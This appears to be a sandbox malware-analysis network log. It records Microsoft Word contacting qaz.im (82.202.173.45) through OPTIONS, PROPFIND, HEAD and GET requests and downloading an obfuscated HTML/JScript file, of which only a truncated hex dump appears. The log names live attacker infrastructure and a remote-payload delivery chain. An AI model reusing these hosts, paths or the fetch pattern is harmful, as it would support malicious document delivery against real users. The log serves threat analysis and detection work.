Sep 2, 2022 13:24:22.916980028 CEST	8.8.8.8	192.168.2.22	0x646c	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 2, 2022 13:24:23.003745079 CEST	8.8.8.8	192.168.2.22	0x12f1	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:26.535551071 CEST	8.8.8.8	192.168.2.22	0x25fe	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:26.556077957 CEST	8.8.8.8	192.168.2.22	0x9bb1	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- qaz.im

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:12 UTC	0	OUT	OPTIONS /load/diy5AH/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: qaz.im Content-Length: 0 Connection: Keep-Alive
2022-09-02 11:24:12 UTC	0	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:12 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Set-Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:18 UTC	0	OUT	HEAD /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4 User-Agent: Microsoft Office Existence Discovery Host: qaz.im
2022-09-02 11:24:19 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:18 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:25 UTC	22	OUT	GET /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: qaz.im Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:25 UTC	23	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:25 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"
2022-09-02 11:24:25 UTC	23	IN	Data Raw: 3c 21 64 6f 63 54 59 70 65 20 48 54 4d 4c 3e 0d 0a 0d 0a 3c 68 54 6d 6c 3e 0d 0a 0d 0a 3c 62 4f 44 79 3e 0d 0a 0d 0a 3c 73 43 72 69 50 54 20 4c 61 6e 47 75 61 67 45 3d 22 6a 53 43 72 69 70 74 22 3e 0d 0a 0d 0a 2f 2f 41 76 39 47 77 56 76 5a 50 46 63 77 35 35 68 37 58 76 71 36 65 69 4e 77 33 33 77 6e 31 6b 4c 4d 4d 74 67 4b 6c 78 6d 48 4a 4c 71 6c 42 30 46 62 6b 53 70 53 6c 76 36 68 76 73 35 55 66 65 32 32 35 53 67 46 4a 58 5a 57 75 64 69 72 6c 6c 58 38 31 31 75 69 4c 78 64 4b 56 72 31 30 33 62 71 61 50 57 51 39 35 63 31 77 44 32 58 4d 4c 6c 4b 4e 4f 59 4f 34 77 43 6a 52 6f 74 33 58 68 30 5a 68 4c 7a 43 45 64 64 79 42 48 52 61 52 53 50 50 30 74 78 58 66 35 35 43 6a 73 74 52 43 41 47 78 30 75 6d 49 63 55 79 41 76 37 6c 39 45 64 37 5a 65 59 36 64 64 49 7a 6f Data Ascii: <!docTYpe HTML><hTml><bODy><sCriPT LanGuagE="jSCript">//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLM MtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot 3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo
2022-09-02 11:24:25 UTC	39	IN	Data Raw: 64 62 31 6e 58 55 6b 61 50 4b 37 37 44 33 71 56 63 52 38 52 61 50 73 61 45 52 36 43 71 53 65 31 48 6c 41 50 54 4b 4a 6c 4a 49 39 39 68 6f 76 41 72 76 79 36 7a 77 78 4c 30 75 46 30 64 51 6a 6e 6f 59 67 43 39 42 7a 6f 73 58 64 33 70 72 4d 30 70 58 64 61 45 48 72 72 6d 66 6f 70 66 78 4e 39 72 30 53 51 6a 64 44 55 6c 34 56 36 6d 6b 5a 70 38 4b 30 39 51 78 30 75 42 6a 68 76 34 61 7a 72 36 39 50 50 4c 42 4e 62 63 76 64 61 67 30 77 4e 54 4c 30 35 6b 56 6d 48 75 38 6f 62 30 70 78 69 42 31 52 4f 41 4d 74 76 37 38 78 6d 68 38 73 54 54 61 58 68 4d 52 63 6b 61 76 33 38 65 46 6a 55 6c 65 53 66 4d 68 39 45 74 6b 4c 78 30 68 6e 72 6e 36 57 45 50 4a 76 35 73 36 4b 6e 39 4c 66 77 56 34 4d 58 33 6b 61 49 62 6c 6b 50 6a 44 37 4c 36 76 70 7a 33 65 35 35 52 69 5a 72 65 65 43 Data Ascii: db1nXUkaPK77D3qVcR8RaPsaER6CqSe1HlAPTKJlJI99hovArvy6zwxL0uF0dQjnoYgC9BzosXd3pr M0pXdaEHrrmfopfxN9r0SQjdDUl4V6mkZp8K09Qx0uBjhv4azr69PPLBNbcvdag0wNTL05kVmHu8ob0pxiB1ROAMtv 78xmh8sTTaXhMRckav38eFjUleSfMh9EtkLx0hnrn6WEPJv5s6Kn9LfwV4MX3kaIblkPjD7L6vpz3e55RiZreeC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49182	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:25 UTC	42	OUT	HEAD /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: qaz.im Content-Length: 0 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:25 UTC	42	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:25 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49183	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:26 UTC	43	OUT	OPTIONS /load/diy5AH/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: qaz.im Content-Length: 0 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:26 UTC	43	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:26 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49184	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:26 UTC	43	OUT	HEAD /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4 User-Agent: Microsoft Office Existence Discovery Host: qaz.im
2022-09-02 11:24:26 UTC	43	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:26 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49185	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:27 UTC	44	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 6c 6f 61 64 2f 64 69 79 35 41 48 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /load/diy5AH HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9 fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:27 UTC	44	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:27 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49186	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:27 UTC	44	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 3f 61 3d 64 6f 77 6e 6c 6f 61 64 26 71 3d 66 69 6c 65 5f 6e 6f 74 5f 65 78 69 73 74 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /index.php?a=download&q=file_not_exist HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:27 UTC	44	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:27 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
2022-09-02 11:24:27 UTC	45	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /><title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49187	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:27 UTC	49	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 6c 6f 61 64 2f 64 69 79 35 41 48 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /load/diy5AH HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:27 UTC	49	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:27 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49188	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:27 UTC	50	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 3f 61 3d 64 6f 77 6e 6c 6f 61 64 26 71 3d 66 69 6c 65 5f 6e 6f 74 5f 65 78 69 73 74 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /index.php?a=download&q=file_not_exist HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:28 UTC	50	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:28 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
2022-09-02 11:24:28 UTC	50	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /><title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49189	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:28 UTC	55	OUT	GET /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: qaz.im Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:28 UTC	55	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:28 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"
2022-09-02 11:24:28 UTC	55	IN	Data Raw: 3c 21 64 6f 63 54 59 70 65 20 48 54 4d 4c 3e 0d 0a 0d 0a 3c 68 54 6d 6c 3e 0d 0a 0d 0a 3c 62 4f 44 79 3e 0d 0a 0d 0a 3c 73 43 72 69 50 54 20 4c 61 6e 47 75 61 67 45 3d 22 6a 53 43 72 69 70 74 22 3e 0d 0a 0d 0a 2f 2f 41 76 39 47 77 56 76 5a 50 46 63 77 35 35 68 37 58 76 71 36 65 69 4e 77 33 33 77 6e 31 6b 4c 4d 4d 74 67 4b 6c 78 6d 48 4a 4c 71 6c 42 30 46 62 6b 53 70 53 6c 76 36 68 76 73 35 55 66 65 32 32 35 53 67 46 4a 58 5a 57 75 64 69 72 6c 6c 58 38 31 31 75 69 4c 78 64 4b 56 72 31 30 33 62 71 61 50 57 51 39 35 63 31 77 44 32 58 4d 4c 6c 4b 4e 4f 59 4f 34 77 43 6a 52 6f 74 33 58 68 30 5a 68 4c 7a 43 45 64 64 79 42 48 52 61 52 53 50 50 30 74 78 58 66 35 35 43 6a 73 74 52 43 41 47 78 30 75 6d 49 63 55 79 41 76 37 6c 39 45 64 37 5a 65 59 36 64 64 49 7a 6f Data Ascii: <!docTYpe HTML><hTml><bODy><sCriPT LanGuagE="jSCript">//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo
2022-09-02 11:24:28 UTC	71	IN	Data Raw: 64 62 31 6e 58 55 6b 61 50 4b 37 37 44 33 71 56 63 52 38 52 61 50 73 61 45 52 36 43 71 53 65 31 48 6c 41 50 54 4b 4a 6c 4a 49 39 39 68 6f 76 41 72 76 79 36 7a 77 78 4c 30 75 46 30 64 51 6a 6e 6f 59 67 43 39 42 7a 6f 73 58 64 33 70 72 4d 30 70 58 64 61 45 48 72 72 6d 66 6f 70 66 78 4e 39 72 30 53 51 6a 64 44 55 6c 34 56 36 6d 6b 5a 70 38 4b 30 39 51 78 30 75 42 6a 68 76 34 61 7a 72 36 39 50 50 4c 42 4e 62 63 76 64 61 67 30 77 4e 54 4c 30 35 6b 56 6d 48 75 38 6f 62 30 70 78 69 42 31 52 4f 41 4d 74 76 37 38 78 6d 68 38 73 54 54 61 58 68 4d 52 63 6b 61 76 33 38 65 46 6a 55 6c 65 53 66 4d 68 39 45 74 6b 4c 78 30 68 6e 72 6e 36 57 45 50 4a 76 35 73 36 4b 6e 39 4c 66 77 56 34 4d 58 33 6b 61 49 62 6c 6b 50 6a 44 37 4c 36 76 70 7a 33 65 35 35 52 69 5a 72 65 65 43 Data Ascii: db1nXUkaPK77D3qVcR8RaPsaER6CqSe1HlAPTKJlJI99hovArvy6zwxL0uF0dQjnoYgC9BzosXd3prM0pXdaEHrrmfopfxN9r0SQjdDUl4V6mkZp8K09Qx0uBjhv4azr69PPLBNbcvdag0wNTL05kVmHu8ob0pxiB1ROAMtv78xmh8sTTaXhMRckav38eFjUleSfMh9EtkLx0hnrn6WEPJv5s6Kn9LfwV4MX3kaIblkPjD7L6vpz3e55RiZreeC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49190	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:28 UTC	74	OUT	HEAD /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: qaz.im Content-Length: 0 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:29 UTC	74	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:29 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:22 UTC	1	OUT	OPTIONS /load/diy5AH HTTP/1.1 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4 User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: qaz.im
2022-09-02 11:24:22 UTC	1	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:22 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49191	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:29 UTC	75	OUT	GET /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: qaz.im Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:29 UTC	75	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:29 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:29 UTC	76	IN	Data Raw: 3c 21 64 6f 63 54 59 70 65 20 48 54 4d 4c 3e 0d 0a 0d 0a 3c 68 54 6d 6c 3e 0d 0a 0d 0a 3c 62 4f 44 79 3e 0d 0a 0d 0a 3c 73 43 72 69 50 54 20 4c 61 6e 47 75 61 67 45 3d 22 6a 53 43 72 69 70 74 22 3e 0d 0a 0d 0a 2f 2f 41 76 39 47 77 56 76 5a 50 46 63 77 35 35 68 37 58 76 71 36 65 69 4e 77 33 33 77 6e 31 6b 4c 4d 4d 74 67 4b 6c 78 6d 48 4a 4c 71 6c 42 30 46 62 6b 53 70 53 6c 76 36 68 76 73 35 55 66 65 32 32 35 53 67 46 4a 58 5a 57 75 64 69 72 6c 6c 58 38 31 31 75 69 4c 78 64 4b 56 72 31 30 33 62 71 61 50 57 51 39 35 63 31 77 44 32 58 4d 4c 6c 4b 4e 4f 59 4f 34 77 43 6a 52 6f 74 33 58 68 30 5a 68 4c 7a 43 45 64 64 79 42 48 52 61 52 53 50 50 30 74 78 58 66 35 35 43 6a 73 74 52 43 41 47 78 30 75 6d 49 63 55 79 41 76 37 6c 39 45 64 37 5a 65 59 36 64 64 49 7a 6f Data Ascii: <!docTYpe HTML><hTml><bODy><sCriPT LanGuagE="jSCript">//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLM MtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot 